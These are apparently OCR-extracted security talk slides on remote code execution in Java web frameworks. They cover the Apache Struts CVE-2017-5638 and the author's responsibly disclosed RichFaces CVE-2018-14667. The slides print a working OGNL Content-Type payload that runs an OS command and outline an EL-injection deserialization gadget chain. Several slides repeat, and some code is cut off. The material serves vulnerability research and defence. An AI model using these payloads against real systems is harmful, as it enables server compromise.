Content-Type: multipart/form-data\x00

```
// defaultMessage may be null
if (message != null) {
    MessageFormat mf = buildMessageFormat(TextParseUtil.translateVariables(message, va
```




3. Simple Example

CVE-2017-5638

POST /page.action
Content-Type: multipart/form-data\x00

```
// defaultMessage may be null
if (message != null) {
    MessageFormat mf = buildMessageFormat(TextParseUtil.translateVariables(message, va
```



3. Simple Example

CVE-2017-5638

POST /page.action
Content-Type: multipart/form-data\x00

Disable protections


```
%{
    (#_memberAccess=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
    (#commandarray={'/bin/bash','-c','calc'}).
    (#p=new java.lang.ProcessBuilder(#commandarray)).
    (#process=#p.start()).multipart/form-data
}
```

Execute OS command

3. Simple Example

CVE-2017-5638

POST /page.action
Content-Type: %{ognl_payload}.multipart/form-data



3. Simple Example

PS: Don’t forget of the Black Swan Theory

This analysis had the <u>benefit of hindsight</u>

CVE-2018-14667

Remote Code Execution in WepApps using Richfaces 3.X

4. Richfaces 0day

- For years (since 2007) one of the most used **frameworks** for **JSF components**;
  - Primefaces started to get more attention in about ~2013.
- Faced some critical vulnerabilities:
- Richfaces v 3.X:
  - RCE via deserialization (**CVE-2013-2165**)
  - RCE via EL Injection (**CVE-2018-12533**)
- **Before assign of CVE-2018-12533, *Markus Wulftange*** *(from CodeWhite) tweeted about the his find…*

4. Richfaces 0day

After a friend (@reefbr) get my attention to this tweet I decided to deep look into Richfaces....

- Next day I had find the same as Markus and **<u>others two more RCEs</u>** in the Richfaces...
  - *Two of them were used in bugbuntys like **PayPal.com, Apple.com...***
  - *A few weeks later the one of Markus was published*
- I responsibly **notified** to the **RedHat** on **2018-10-15**
- **RedHat** replied very quickly and assign the **CVE-2018-14667**

4. Richfaces 0day

After a friend (@reefbr) get my attention to this tweet I decided to deep look into Richfaces....

- ore

Hi Joao,

We have assigned CVE-2018-14667 for this issue.

We would also like to request a delay in the publication of this vulnerability to allow for the testing and release of a fix to our users. Is it possible for you to consider a two week extension on the embargo?

Regards,
--
Sam Fowler, Red Hat Product Security

Let's resume...

- **RedHat** replied very quickly and assign the **CVE-2018-14667**

4. Richfaces 0day

- Richfaces receives ***serialized objects*** via URL but uses the following **restrict whitelist** (look-ahead):

1) org.ajax4jsf.resource.InternetResource
2) org.ajax4jsf.resource.SerializableResource
3) javax.el.Expression
4) javax.faces.el.MethodBinding
5) javax.faces.component.StateHolderSaver
6) java.awt.Color


- Let's suppose that this ***tainted data*** can be used in one of the two possibilities:

1. *Deserialization attack*
2. *Code Injection attack (via EL)*


4. Richfaces 0day

- Let's reduce the "problem" to:

1. Analysis of the **allowed types**;
2. Look for possible **sinkholes** sensitives to data we can control (yeah, we can **decompile** all the things);
3. Try to find a **Flow** that leads the **tainted data** to the identified **sinkholes**;



4. Richfaces 0day



1. Analysis of the **allowed types**;

1) org.ajax4jsf.resource.**InternetResource**
2) org.ajax4jsf.resource.**SerializableResource**
3) javax.el.**Expression**
4) javax.faces.el.**MethodBinding**
5) javax.faces.component.**StateHolderSaver**
6) java.awt.**Color**

Magic Methods:

*readObject()**
readResolve()
*readExternal()**
finalize()
readObjectNoData()
validadeObject()
…


"Indirect" Magic

*invoke()**
(InvocationHandler or MethodHandler)
toString()
hashCode()
*transform() ***
compare()
equals()…

"eval" Methods:


getValue()
invokeMethod()
invoke()
getMethodInfo()
createMethodExpression()
resolveVariable()
…

4. Richfaces 0day



1) org.ajax4jsf.resource.InternetResource
2) org.ajax4jsf.resource.SerializableResource
3) javax.el.Expression
4) javax.faces.el.MethodBinding
5) javax.faces.component.StateHolderSaver
6) java.awt.Color

4. Richfaces 0day



1) org.ajax4jsf.resource.InternetResource
2) org.ajax4jsf.resource.SerializableResource
3) javax.el.Expression
4) javax.faces.el.MethodBinding
5) javax.faces.component.StateHolderSaver
6) java.awt.Color

What about inheritance?

4. Richfaces 0day


1) org.ajax4jsf.resource.**InternetResource**

TemplateCSSResource
InternetResourceBase
- AnimationResource
  - ProgressBarAnimatedBg
- JarResource
  - ClientScript
- Java2Dresource
  - BaseImage
  - CancelControlIcon
  - CalendarSeparator
  - ComboBoxArrowImage


+ more….

- StaticResource
- URIInternetResource
- UserResource
- QueueScript
- Paint2DResource

+ more….



4. Richfaces 0day



1) org.ajax4jsf.resource.InternetResource
2) org.ajax4jsf.resource.SerializableResource
3) javax.el.Expression
4) javax.faces.el.MethodBinding
5) javax.faces.component.StateHolderSaver
6) java.awt.Color

4. Richfaces 0day

1) org.ajax4jsf.resource.**InternetResource**

TemplateCSSResource
InternetResourceBase

```
MethodExpression send =
(MethodExpression)UIComponentBase.restoreAttachedState(facesContext, data.createContent);
send.invoke(elContext, new Object[]{out, data.value});
```

Java2Dresource
BaseImage

```
MethodBinding paint =
(MethodBinding)UIComponentBase.restoreAttachedState(facesContext, data._paint);
paint.invoke(facesContext, new Object[]{graphics, data._data});
```

+ more….


StaticResource
URIInternetResource
UserResource
QueueScript
Paint2DResource

+ more….

Sinkholes

2

4. Richfaces 0day



3

Flow

```
taintedData
.sinkhole()
```

4. Richfaces 0day

Analyzing the sinkhole of UserResource

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    l != data && null != facesContext) {
    ontext elContext = facesContext.getELContext();
    utputStream out = context.getOutputStream();
    MethodExpression send = (MethodExpression)UIComponentBase
        .restoreAttachedState(facesContext, data.createContent);
    send.invoke(elContext, new Object[]{out, data.value});
```

sinkhole

To be exploitable, **two** conditions are **needed**:

1) **Achieve** this method (**send()**);

2) **Control** of the "**context**" variable.

But are they enough?

4. Richfaces 0day

If we can control variable **"context"**

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)
                .restoreAttachedState(facesContext,
        send.invoke(elContext, new Object[]{out, d
```

Restore a object from a ResourceContext

UserResource

4. Richfaces 0day

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)UIComponentBase
                .restoreAttachedState(facesContext, data.createContent);
        send.invoke(elContext, new Object[]{out, data.value});
```

UserResource.UriData

Cast to UserResource.UriData

4. Richfaces 0day

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)UIComponentBase
                .restoreAttachedState(facesContext, data.createContent);
        send.invoke(elContext, new Object[]{out, data.value});
```

UserResource.UriData

createContent field

4. Richfaces 0day

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)UIComponentBase
                .restoreAttachedState(facesContext, data.createContent);
        send.invoke(elContext, new Object[]{out, data.value});
```

```
public static Object restoreAttachedState(FacesContext context, Object stateObj)
        ...
        ...

            StateHolderSaver saver = (StateHolderSaver)stateObj;
            result = saver.restore(context);
        }

        return result;
    }
```

Allowed type

4. Richfaces 0day

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)UIComponentBase
                .restoreAttachedState(facesContext, data.createContent);
        send.invoke(elContext, new Object[]{out, data.value});
```

UserResource.UriData

createContent field

StateHolderSaver

4. Richfaces 0day

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)UIComponentBase
                .restoreAttachedState(facesContext, data.createContent);
        send.invoke(elContext, new Object[]{out, data.value});
```

```
public static Object restoreAttachedState(FacesContext context, Object stateObj)
        ...
        ...

            StateHolderSaver saver = (StateHolderSaver)stateObj;
            result = saver.restore(context);
        }

        return result;
    }
```

4. Richfaces 0day

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)UIComponentBase
                .restoreAttachedState(facesContext, data.createContent);
        send.invoke(elContext, new Object[]{out, data.value});
```

UserResource.UriData

createContent field

StateHolderSaver

MethodExpression

#{7*7}

4. Richfaces 0day

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
    if (null != data && null != facesContext) {
        ELContext elContext = facesContext.getELContext();
        OutputStream out = context.getOutputStream();
        MethodExpression send = (MethodExpression)UIComponentBase
                .restoreAttachedState(facesContext, data.createContent);
        send.invoke(elContext, new Object[]{out, data.value});
```

UserResource.UriData

createContent field

StateHolderSaver

MethodExpression

#{7*7}.invoke()

4. Richfaces 0day

```
public void send(ResourceContext context) throws IOException {
    UserResource.UriData data = (UserResource.UriData)this.restoreData(context);
    FacesContext facesContext = FacesContext.getCurrentInstance();
```

Potential Code (EL) Injection

createContent field

StateHolderSaver

MethodExpression

```
#{7*7}.invoke()
```

Using a chain like this one:

org.ajax4jsf.resource.UserResource$UriData
createContent:
javax.faces.component.StateHolderSaver
savedState:
org.jboss.el.MethodExpressionImpl
exp:
"${Expression Language}"

UserResource.UriData

createContent field

StateHolderSaver

MethodExpression

